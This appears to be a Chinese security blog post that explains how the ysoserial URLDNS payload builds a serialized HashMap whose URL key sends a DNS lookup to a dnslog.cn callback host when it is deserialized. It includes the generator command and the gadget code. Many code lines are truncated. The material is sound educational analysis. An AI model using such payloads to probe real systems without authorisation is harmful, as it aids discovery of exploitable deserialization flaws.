Java 反序列化之 ysoserial URLDNS 模块分析_酒仙桥六号部队 - MdEditor

> Java 反序列化之 ysoserial URLDNS 模块分析

前言


Java 反序列化漏洞 利用时，总会使用到 ysoserial 这款工具，安服仔用了很多，但是工具的原理却依旧不清不楚，当了这么久的脚本仔，是时候当一波（实习）研究仔，学习下这款工具各个 Payload 的原理了，下面我们先从漏洞探测模块 URLDNS 这个 Payload 开始学起，逐步衍生到漏洞利用模块。

为什么 URLDNS 模块会发送 DNSLOG 请求?


分析

下载 ysoserial 项目，打开 pom.xml，程序入口在

```
ysoserial.GeneratePayload
```



打开 GeneratePayload.java，找到 main 方法，代码如下：




当我们使用 ysoserial 执行以下命令时：

```
java -jar .\ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS "h
```

首先 ysoserial 获取外面传入的参数，并赋值给对应的变量。

```
inal String payloadType = args[0]; // URLDNS
final String command = args[1]; //http://lyxhh.dnslog.
```

接着执行 `Utils.getPayloadClass("URLDNS");` ，根据全限定类名 `ysoserial.payloads.URLDNS` ，获取对应的 Class 类对象。




```
final ObjectPayload payload = payloadClass.newInstance
```

然后通过反射创建 Class 类对应的对象，走完这句代码，URLDNS 对象创建完成。

```
final Object object = payload.getObject("http://lyxhh.
```

接着执行 URLDNS 对象中的 getObject 方法。



getObject 方法中：

```
URLStreamHandler handler = new SilentURLStreamHandler(
```

创建了 URLStreamHandler 对象，该对象的作用，后面我们会详细说到。

接着：

```
HashMap ht = new HashMap();
```

创建了 HashMap 对象：

```
URL u = new URL(null, "http://lyxhh.dnslog.cn", handle
```

URL 对象：

```
ht.put(u, "http://lyxhh.dnslog.cn");
```

将 URL 对象作为 HashMap 中的 key，dnslog 地址为值，存入 HashMap 中。


```
Reflections.setFieldValue(u, "hashCode", -1);
```

通过反射机制 设置 URL 对象的成员变量 hashCode 值为 – 1，为什么要设置值为 – 1，这问题在反序列化时会详细说到。


将 HashMap 对象返回 `return ht;` ，接着对 HashMap 对象 进行序列化操作 `Serializer.serialize(object, out);` 并将序列化的结果重定向到 `dnslog.ser` 文件中。

由于 HashMap 中重写了 writeObject 方法，因此在进行序列化操作时，执行的序列化方法是 HashMap 中的 writeObject 方法，具体如下：

先执行默认的序列化操作:



接着 遍历 HashMap，对 HashMap 中的 key，value 进行序列化。



综上所述，梳理下 ysoserial payload，URLDNS 序列化的整个过程：

- 首先 ysoserial 通过反射的方式，根据全限定类名 `ysoserial.payloads.URLDNS` ，获取对应的 Class 类对象，并通过 Class 类对象的 `newInstance()` 方法，获取 URLDNS 对象。
- 接着执行 URLDNS 对象中的 getObject 方法。
    - 在 getObject 方法中，创建了 URLStreamHandler 对象 `URLStreamHandler handler = new SilentURLStreamHandler();` ，该对象会被 URL 对象引用。


- 创建 HashMap 对象 `HashMap ht = new HashMap();` ，URL 对象 `URL u = new URL(null, "http://lyxhh.dnslog.cn", handler);` 。
- 将 URL 对象作为 HashMap 中的 Key，DNSLOG 的地址作为 HashMap 中的值 `HashMap.put(u, "http://lyxhh.dnslog.cn");`
- 通过反射的方式 `Reflections.setFieldValue(u, "hashCode", -1);` ，设置 URL 对象中的成员变量 hashCode 值为 – 1。
- 返回 HashMap 对象。

- 然后对 HashMap 对象进行序列化操作 `Serializer.serialize(HashMap object, out);`

整个序列化过程中，有几个问题： 1、为什么要创建 URLStreamHandler 对象，URL 对象中默认的 URLStreamHandler 对象不香吗。 2、为什么要设置 URL 对象中的成员变量 hashCode 值为 – 1。

反序列化分析

读取上述操作生成的 `dnslog.ser` 文件，执行反序列化，触发 DNSLOG 请求:




为什么 HashMap 的反序列化过程会发送 DNSLOG 请求呢?

在进行反序列化操作时，由于 HashMap 中重写了 readObject 方法，因此执行的反序列化方法是 HashMap 中的 readObject 方法，如下：


```
private void readObject(java.io.ObjectInputStream s)
        throws IOException, ClassNotFoundException {
    // Read in the threshold (ignored), loadfactor, ar
    s.defaultReadObject(); // 执行默认的反序列化方法
    reinitialize(); //初始化变量值
    if (loadFactor <= 0 || Float.isNaN(loadFactor))
        throw new InvalidObjectException("Illegal load
                                         loadFactor);
    s.readInt();                // Read and ignore num
    int mappings = s.readInt(); // Read number of mapp
    if (mappings < 0)
        throw new InvalidObjectException("Illegal mapp
                                         mappings);
    else if (mappings > 0) { // (if zero, use defaults
        // Size the table using given load factor only
        // range of 0.25...4.0
        float lf = Math.min(Math.max(0.25f, loadFactor
        float fc = (float)mappings / lf + 1.0f;
        int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
                   DEFAULT_INITIAL_CAPACITY :
                   (fc >= MAXIMUM_CAPACITY) ?
                   MAXIMUM_CAPACITY :
                   tableSizeFor((int)fc));
        float ft = (float)cap * lf;
        threshold = ((cap < MAXIMUM_CAPACITY && ft < M
                     (int)ft : Integer.MAX_VALUE);
        @SuppressWarnings({"rawtypes","unchecked"})
            Node<K,V>[] tab = (Node<K,V>[])new Node[ca
        table = tab;
        // Read the keys and values, and put the mappi
        for (int i = 0; i < mappings; i++) {
            @SuppressWarnings("unchecked")
                K key = (K) s.readObject(); // 遍历has
            @SuppressWarnings("unchecked")
                V value = (V) s.readObject(); // 还原v
            putVal(hash(key), key, value, false, false
        }
    }
}
```

readObject 中，先执行默认的反序列化方法，接着还原 HashMap，并计算 Key，如下：




这里我们跟进 hash(key) 方法中。


接着执行了 `key.hashCode()` ，而 key 是 URL 对象，因此执行的是 URL 对象中的 hashCode 方法，继续跟进。




在序列化操作时，已经通过反射设置了 URL 的 hashCode 等于 – 1，因此这里会直接进入到 `handler.hashCode(this);` 中。



hashCode 方法中会执行 `getHostAddress(URL u)` 方法，方法中调用了 `InetAddress.getByName(host);` 函数，从而发送 DNSLOG 请求。



使用 `InetAddress.getByName(host);` ，发送 DNSLOG 请求。



综上所述，梳理下 ysoserial payload，URLDNS 反序列化的整个过程：

- 首先 HashMap 重写了 readObject 方法，因此在反序列化过程中，执行的反序列化方法是 HashMap 中的 readObject 方法。

- 在 HashMap 中的 readObject 方法中，会对 Key 进行 hash 计算 `key.hashCode()` ，而 Key 是 URL 对象，执行 URL 对象的 hashCode 方法。
- 在 URL.hashCode 方法中，当 hashCode 成员变量值为 – 1 时，会执行 URLStreamHandler.hashCode() 方法。
- 在 URLStreamHandler.hashCode() 方法中，会执行 `getHostAddress(URL u)` 方法。
- 在 `getHostAddress(URL u)` 方法中，会执行 `InetAddress.getByName(host);` ，从而发送 DNSLOG 请求。

解决序列化时遗留的问题

1、为什么要创建 URLStreamHandler 对象，URL 对象中默认的 URLStreamHandler 对象不香吗。

URLDNS 中 getObject 方法中。

```
public Object getObject(final String url) throws Excep
    URLStreamHandler handler = new SilentURLStreamHand
    HashMap ht = new HashMap();
    URL u = new URL(null, url, handler);
    ht.put(u, url);
    Reflections.setFieldValue(u, "hashCode", -1);
    return ht;
}
```

```
URLStreamHandler handler = new SilentURLStreamHandler(
```

创建了 URLStreamHandler 对象。

这里我们先来看下 SilentURLStreamHandler 类。

```
static class SilentURLStreamHandler extends URLStreamH
        protected URLConnection openConnection(URL u)
                return null;
        }
        protected synchronized InetAddress getHostAddr
                return null;
        }
}
```

SilentURLStreamHandler 类继承 URLStreamHandler，重写了 openConnection，getHostAddress 方法，将方法的实现置空了。


然后将 handler 传递给了 URL 构造函数。

```
URL u = new URL(null, url, handler);
```


在 URL 构造函数中，如果 handler 存在，则执行

```
this.handler = handler;
```

接着我们执行了 HashMap 的 put 方法 `ht.put(u, url);` ，这里我们跟下 put 方法，如下：




在 put 方法中，执行了 hash(key) 方法，我们跟进 hash 方法：



跟进 hashCode 方法：

URL 对象初始化后，hashCode 值默认为 – 1。



因此第一次 `HashMap.put` 时，会进入 `handler.hashCode(this)` ，注意这里的 handler 是 SilentURLStreamHandler 的对象，跟进 `URLStreamHandler.hashCode`

在 `URLStreamHandler.hashCode` 中 存在 getHostAddress() 方法，在反序列化分析时，我们知道该方法会发送 DNSLOG 请求，为了让 HashMap 在第一次 put 元素时，不执行 DNSLOG 请求，因此，ysoserial 重写了 getHostAddress 方法，将该方法置为空实现。

流程图对比：

使用默认的 URLStreamHandler。

```
ht.put(new URL(null, url), url); -->
  putVal(hash(key), key, value, false, true) -->
    hash(key) -->
      URL.hashCode() -->
        URLStreamHandler.hashCode(this) -->
          URLStreamHandler.getHostAddress(u) --> 发送D
```

使用重写的 SilentURLStreamHandler。

```
URLStreamHandler handler = new SilentURLStreamHandler(
ht.put(new URL(null, url, handler), url); -->
  putVal(hash(key), key, value, false, true) -->
    hash(key) -->
      URL.hashCode() -->
        URLStreamHandler.hashCode(this) -->
          SilentURLStreamHandler.getHostAddress(u) -->
```

```
transient URLStreamHandler handler;
```

由于 handler 的类型是 transient，被 transient 修饰的变量在序列化时，不会被存储，因此不影响反序列化链的触发。（反序列化时，handler 是默认的，没有将 getHostAddress 方法置空，依旧可以执行 DNSLOG 请求）

SilentURLStreamHandler 重写的 openConnection 函数，经过分析在 URLDNS 中并没有使用到，之所以存在是因为 SilentURLStreamHandler 类继承 URLStreamHandler 抽象类，必须实现该抽象类中的所有抽象方法。

小结： URLDNS 通过 URL 构造函数 传递 SilentURLStreamHandler 类对象，该类重写了 getHostAddress 方法，将方法体置为空实现，旨在执行 HashMap.put 时，不会触发 DNSLOG 请求，降低对目标漏洞的误判率。

2、为什么要设置 URL 对象中的成员变量 hashCode 值为 – 1。

在 URL 对象创建时，hashCode 值默认为 – 1。

接着进行了 HashMap.put 操作，计算 key hash 时，会执行 URL.hashCode 方法。

```
    */
    public synchronized int hashCode() {
        if (hashCode != -1)
            return hashCode;

        hashCode = handler.hashCode( u: this);
        return hashCode;
    }
```

执行完 `handler.hashCode(this)` ，会重置了 hashCode 成员变量的值，此时该值就不为 – 1 了，这里我们通过反射获取 `经过HashMap.put后` 的 hashCode 值，如下：

而 hashCode 变量没有被 transient 修饰，因此序列化时会将 hashCode 变量值存储进序列化数据中。

在进行反序列化操作时，由于 hashCode 值不为 – 1，不会执行 `handler.hashCode(this)` ，从而导致无法发送 DNSLOG 请求。

因此在执行完 HashMap.put 后，需要反射将 hashCode 的值设置了 - 1，以便反序列化执行时，可以正常发送 DNSLOG 请求。

网上的分析文章，绝大部分都是分析如何触发 DNSLOG，但是关于 ysoserial 的其他细节构造却只字不提。

总结

本文从工具的命令使用出发，由浅入深的分析了 URLDNS Payload 执行序列化的过程，以及反序列化时是如何触发 DNSLOG 请求，接着分析了 ysoserial 构造 URLDNS Payload 的一些必要的细节，希望我的分析可以给大家带来帮助，后续我们将继续从 ysoserial 工具学习更多的反序列化知识。

全文完

本文由 简悦 SimpRead (http://ksria.com/simpread) 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 beta，点击查看 (http://ksria.com/simpread/docs/#/词法分析引擎)详细说明